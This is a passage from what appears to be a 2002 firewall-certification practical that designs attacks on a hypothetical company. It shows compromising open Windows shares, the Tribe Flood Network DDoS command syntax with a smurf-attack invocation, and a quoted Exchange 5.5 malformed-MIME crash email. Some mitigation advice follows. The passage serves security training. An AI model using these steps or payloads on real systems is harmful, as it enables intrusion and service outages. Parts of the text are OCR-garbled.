
Here we see what we are looking for 'WIN98VICTIM   <20>'. This means that this host has Windows File and Print Sharing turned on.

3) Next we add the IP address and WIN98VICTIM to our host table like this.


Command - edit hosts
File Edit Search View Options Help
C:\WINDOWS\system32\drivers\etc\hosts

```
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

127.0.0.1       localhost
110.10.10.2     Win98victim _
```

4) Then we do a search on the IP address.




Address: \\110.10.10.2\c

Computer name: 110.10.10.2

Name	Size	Date Modified
Lotus		2/18/2002 9:12 AM
My Documents		2/18/2002 8:17 AM
Program Files		2/18/2002 6:33 AM
RECYCLED		2/18/2002 8:21 AM
WINDOWS		2/18/2002 6:33 AM
_NavCClt.Log	20 KB	2/18/2002 9:08 AM
AUTOEXEC.BAT	0 KB	6/8/2002 6:19 PM
BOOTLOG.PRV	41 KB	2/18/2002 8:16 AM
BOOTLOG.TXT	49 KB	2/18/2002 8:35 AM
COMMAND.COM	92 KB	4/23/1999 10:22 PM
CONFIG.SYS	0 KB	6/8/2002 6:19 PM
DETLOG.TXT	68 KB	2/18/2002 6:59 AM
ffastun0.ffx	336 KB	3/20/2002 5:41 AM
ffastun.ffa	5 KB	3/20/2002 5:41 AM
ffastun.ffl	72 KB	3/20/2002 5:41 AM
ffastun.ffo	48 KB	3/20/2002 5:41 AM

As seen above the drive is shared and is not password protected. If we had run into one that was password protected we could use a tool like pqwack to crack it. This tool can be downloaded from http://www.outcomm.civ.pl/w_expl.shtml.



Address: \\110.10.10.2\c\WINDOWS

Computer name: 110.10.10.2

Name	Size
WININIT.EXE	41 KB
WINIPCFG.EXE	52 KB
WINLOGO.GIF	2 KB
WINPOPUP.EXE	27 KB
WINREP.EXE	428 KB
WINSOCK.DLL	21 KB
WINUPD.ICO	10 KB
WINVER.EXE	4 KB
WJVIEW.EXE	168 KB
wmplibrary_v_0_12.db	232 KB
wmsetup.log	1 KB
WMSysPrx.prx	283 KB
WRITE.EXE	20 KB
WSCRIPT.EXE	117 KB
wupdmgr.exe	70 KB
zombie.txt	0 KB

5) The last step is to move the server or daemon onto the machine. I have demonstrated this in the screen shot above copying the zombie.txt file from my desktop (top left corner of screen shot) to the Windows subdirectory on the victim host. It is listed at the bottom of the files. Now only 49 more to go! It is speculated that 10% of all Windows machines connected to the Internet have File and Print sharing turned on. Something to think about. If my preference were Linux boxes I might use something like Torn-Kit. This is a root kit that has been optimized for mass installations on linux/x86 boxes and can be used against machines that have the wuftp or rpc.statd vulnerabilities.

After several long nights of comprising hosts, I can now turn them into a little army with the client located on my machine. Here is the syntax for using this DDoS tool.

```
./tfn <iplist> <type> [ip] [port]
<iplist>     contains a list of numerical hosts that are ready to flood
<type>       -1 for spoofmask type (specify 0-3), -2 for packet size,
             is 0 for stop/status, 1 for udp, 2 for syn, 3 for icmp,
             4 to bind a rootshell (specify port)
             5 to smurf, first ip is target, further ips are broadcasts
[ip]         target ip[s], separated by @ if more than one
[port]       must be given for a syn flood, 0 = RANDOM
```

Explanation:

<iplist> - this is the file that contains the IP addresses of the compromised hosts running the server daemon.

-2 <bytes> - by default TFN uses a small packet size, this option allows you to increase.

-1<mask> - can set the spoof mask. 0 will use a random ips, 1 uses the correct class A, 2 the correct class B, and 3 the correct class c IP value.

0 - Stops the current floods

1 <targets> - udp floods. Multiple targets are separated by the '@' as the delimeter

2 <targets> <port> - Starts a SYN flood. If port is 0, will use random port

3 <targets> - icmp echo request flood


4 <port> - Bind a root shell to <port>. (Has to be compiled with ID_SHELL)

5 <targets@bcasts> - Smurf amplifier icmp attack. This attack only supports a single target. The rest of the addresses are used as smurf amplifiers.

So to do a DDoS attack on GFC using TFN you would type the command;

#./tfn hosts.txt -2 500 -1 2 5 gfcipaddress@amplifieraddress1@amplifieraddress2@...

This would instruct the hosts to start a SMURF attack against GFC using a packet size of 500 bytes.



The chances are high that we have consumed all of GFC's T1 bandwidth. Obviously since this company's lifeline of income is generated from Web traffic this could be financially devastating. And if this were allowed to happen on multiple occasions, could in fact hurt the company's business reputation long term. There are preventative measures that can be taken to combat this situation. Several suggestions are listed below from the "**Usenix Security Symposium 2000 DDoS -- Is There Really a Threat?**" which can be located at http://staff.washington.edu/dittrich/talks/sec2000.
"

- Network Ingress and Egress Filtering (RFC 2267 and Egress Filtering v 0.2)
- Rate limiting and Unicast reverse path forwarding (e.g, Cisco Strategies to Protect Against Distributed Denial of Service (DDoS) Attacks)
- Improve Intrusion Detection capabilities (e.g., using Snort)
- Audit Hosts for DDoS tools (e.g., NIPC's find_ddos program)
- Audit Networks for DDoS tools (e.g., RID)
- Have an Incident Response Team (IRT)
- Have/enforce policies for securing hosts on your network

- Have a good working relationship with your upstream(s)
- Buy insurance to cover service disruption
- Building separate "netops" networks "

Other suggestions would be to work with your ISP to do ingress filter from their network to your network. GCF might also look at acquiring a second ISP to provide an alternative path in if its primary connection becomes an attack victim.

Compromise and internal host

The last task is to compromise an internal system through the perimeter. Mr. Brengel mentions in his paper that the mail server is Microsoft Exchange. This would be a good candidate because the mail server has become the heartbeat of today's companies. It is literally the hub of most of the communications internally as well as externally. After some searching on Exchange I found information on a MS Exchange vulnerability called "Exchange Server Malformed MIME Header vulnerability. It seems that Exchange 5.5 pre service pack 4 does not properly handle emails with a certain type of invalid MIME header. This causes a denial of service since the results of sending such an email causes the server to fail and the service cannot be restarted until the email has been deleted. Since an email address can be easily spoofed, the chances of being discovered would be very low at best. Below is an excerpt from the web page at SecuriTeam.com ™ (Exchange Server Attachment DoS attack (boundary)).

> "**Vulnerable systems:**
> Microsoft Exchange 5.5
>
> Microsoft Information Store (STORE.EXE) can be cause to crash by sending an email with an attachment whose boundary has been set to "" (nothing).
>
> **Exploit:**
> Sending such a message as written below (or modifying an existing message) to contain boundary = "", will cause the Exchange Server 5.5 to crash upon receipt of this email.

```
Date: Mon, 21 sep 2020 22:27:24
From: Anyone <at@athome.com>
To: someone <at@example.com>
Subject: Test
MIME-Version: 1.0
Content-Type: multipart/mixed;
  boundary = ""
This is a multi-part message in MIME format.
--
Content-Type: text/plain;
  charset="iso-8859-1"
Content-Transfer-Encoding: 7bit


--
Content-Type: application/octet-stream;
```

```
  name=about.html
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
  filename=about.html

PEh0bWw+DQo8SGVhZD4NCjxUaXRsZT4NCmFib3V0DQo8L1RpdGxlPg0KPC9IZ
WFkPg0KPE
Qkdjb2xvcj0iI2ZmZmZmZiI+DQoNCjwhLS0gVGhlIHRhYmxlIGlzIG5vdCBmb3JtYX
R0ZWQgbmlj
ZWx5IGJlY2F1c2Ugc29tZSBicm93c2VycyBjYW5ub3Qgam9pbiBpbWFnZXMgaW4gd
GFibGUs
bHMgaWYgdGhlcmUgYXJlIGFueSBoYXJkIGNhcnJpYWdlIHJldHVybnMgaW4gYSB
URC4gLS0oN
CjxUYWJsZSBCb3JkZXI9IjAiIENlbGxTcGFjaW5nPSIwIiBDZWxsUGFkZGluZz0iM
CIgPg0KCTxU
cj4NCgkJPFRkIFdpZHRoPSIyMCIgSGVpZ2h0PSIyNSI+PC9UZD4NCgkJPFRkIFdpZ
HRoPSIzM
IEhlaWdodD0iMjUiPjwvVGQ+DQoJCTxUZCBXaWR0aD0iMjkiIEhlaWdodD0iMjUiP
jwvVGQ+DQoJ
CTxUZCBXaWR0aD0iMzQ4IiBIZWlnaHQ9IjI1Ij48L1RkPg0KCTwvVHI+DQoJPFRy
Pg0KCQk8
V2lkdGg9IjIwIiBIZWlnaHQ9IjE0Ij48L1RkPg0KCQk8VGQgV2lkdGg9IjMyNiIgSGVp
Z2h0PSIx
NCI+PC9UZD4NCgkJPFRkIFdpZHRoPSIyOSIgSGVpZ2h0PSIxNCI+PC9UZD4NCgkJ
PFRkRo
PSIzNDgiIEhlaWdodD0iNDUyIiBSb3dTcGFuPSIzIj48SW1nIFNyYz0iaW1hZ2VzL2Fi
b3V0cGhh
c21hXzJfMC5qcGciIEJvcmRlcj0iMCIgSGVpZ2h0PSI0NTIiIFdpZHRoPSIzNDgiIE5hb
WU9ImFi
b3V0IiBBbHQ9IlBoYXNtYSAyLjAiPjwvVGQ+DQoJPC9Ucj4NCgk8VHI+DQoJCTx
UZCBXaWR
MjAiIEhlaWdodD0iNDE0Ij48L1RkPg0KCQk8VGQgV2lkdGg9IjMyNiIgSGVpZ2h0PS
I0MTQiPjxJ
bWcgU3JjPSJpbWFnZXMvYWJvdXRsaWNlbmNlZF90b18uanBnIiBCb3JkZXI9IjAiIE
hlaWdod
NDE0IiBXaWR0aD0iMzI2IiBOYW1lPSJhYm91dDEiIEFsdD0ibGljRW5jRWQgdG86Ij
48L1RkPg
CQk8VGQgV2lkdGg9IjI5IiBIZWlnaHQ9IjQxNCI+PC9UZD4NCgk8L1RyPg0KCTxUc
j4NCgkJPF
IFdpZHRoPSIyMCIgSGVpZ2h0PSIyNCI+PC9UZD4NCgkJPFRkIFdpZHRoPSIzMjYiI
EhlaWdod
MjQiPjwvVGQ+DQoJCTxUZCBXaWR0aD0iMjkiIEhlaWdodD0iMjQiPjwvVGQ+DQo
JPC9Ucj4N
VHI+DQoJCTxUZD48SW1nIFNyYz0iaW1hZ2VzL2lzX3NpbmdsZV9waXhlbF9naWY
uZ2lmIiBB
IiIgV2lkdGg9IjIwIiBIZWlnaHQ9IjEiPjwvVGQ+DQoJCTxUZD48SW1nIFNyYz0iaW1
hZ2VzL2lz
X3NpbmdsZV9waXhlbF9naWYuZ2lmIiBBbHQ9IiIgV2lkdGg9IjMyNiIgSGVpZ2h0PSI
xIj48L1Rk
Pg0KCQk8VGQ+PEltZyBTcmM9ImltYWdlcy9pc19zaW5nbGVfcGl4ZWxfZ2lmLmdp
ZiIgQWx
```

IFdpZHRoPSIyOSIgSGVpZ2h0PSIxIj48L1RkPg0KCQk8VGQ+PEltZyBTcmM9ImltY
Wdlcy9p
aW5nbGVfcGl4ZWxfZ2lmLmdpZiIgQWx0PSIiIFdpZHRoPSIzNDgiIEhlaWdodD0iMS
I+PC9U
Cgk8L1RyPg0KPC9UYWJsZT4NCg0KDQo8IS0tQWRvYmUoUikgSW1hZ2VTdHlsZ
XIoVE0
RE8gTk9UIEVESVQNCmVuZCBEYXRhTWFwIC0tPg0KPC9Cb2R5Pg0KPC9IdG1sP
g0KAAAA

Solution:
1) Shut down all Exchange Services
2) Remove the email from the IMCDATA directory.
3) Restart exchange." 8

Based on this information and using information from GFC's web page under 'Contact Us', a crafted email could be sent to a valid GFC email address and cause the Exchange server to fail. If successful this would cause a denial of service on the Exchange server for some period of time. Since it is not known if the patch has been applied the results of the attack or unknown.

References:

[1]"Securing Windows 2000 Step by Step" version 1.0 May 1, 2001 SANS INSTITUE

[2] Shinder, Dr. Thomas; Shinder, Debra; Grasdal, Martin. "Configuring ISA Server 2000"

[3] SANS Firewalls, Perimeter Protection and VPNs, 2.3 pg 67

[4] SANS Firewalls, Perimeter Protection and VPNs, 2.3 pg. 82

[5] Modified from a template provided by my GCFW instructor Chris Brenton.

[6] SANS Firewall, Perimeter Protection and VPNs, 2.1 pg. 5-31

[7] "Analysis of jolt2.c", Mikael Olsson, http://online.securityfocus.com/archive/1/62011

"NetBios Hacking" New Order - computer security and networking portal

The "Tribe Flood Network" distributed denial of service attack tool by David Dittrich
http://staff.washington.edu/dittrich/misc/tfn.analysis.txt

Shavlik Security – URL - http://www.shavlik.com/security

[8] SecuriTeam – URL - http://www.securiteam.com/

Microsoft Security – URL - http://www.microsoft.com/security

Common Vulnerabilities and Exposures – URL - http://cve.mitre.org/

Security Focus – URL - http://www.securityfocus.com/

SANS – URL - http://www.sans.org/newlook/home.php

"For all I know today…
Tomorrow I will need to know more…"

Author unknown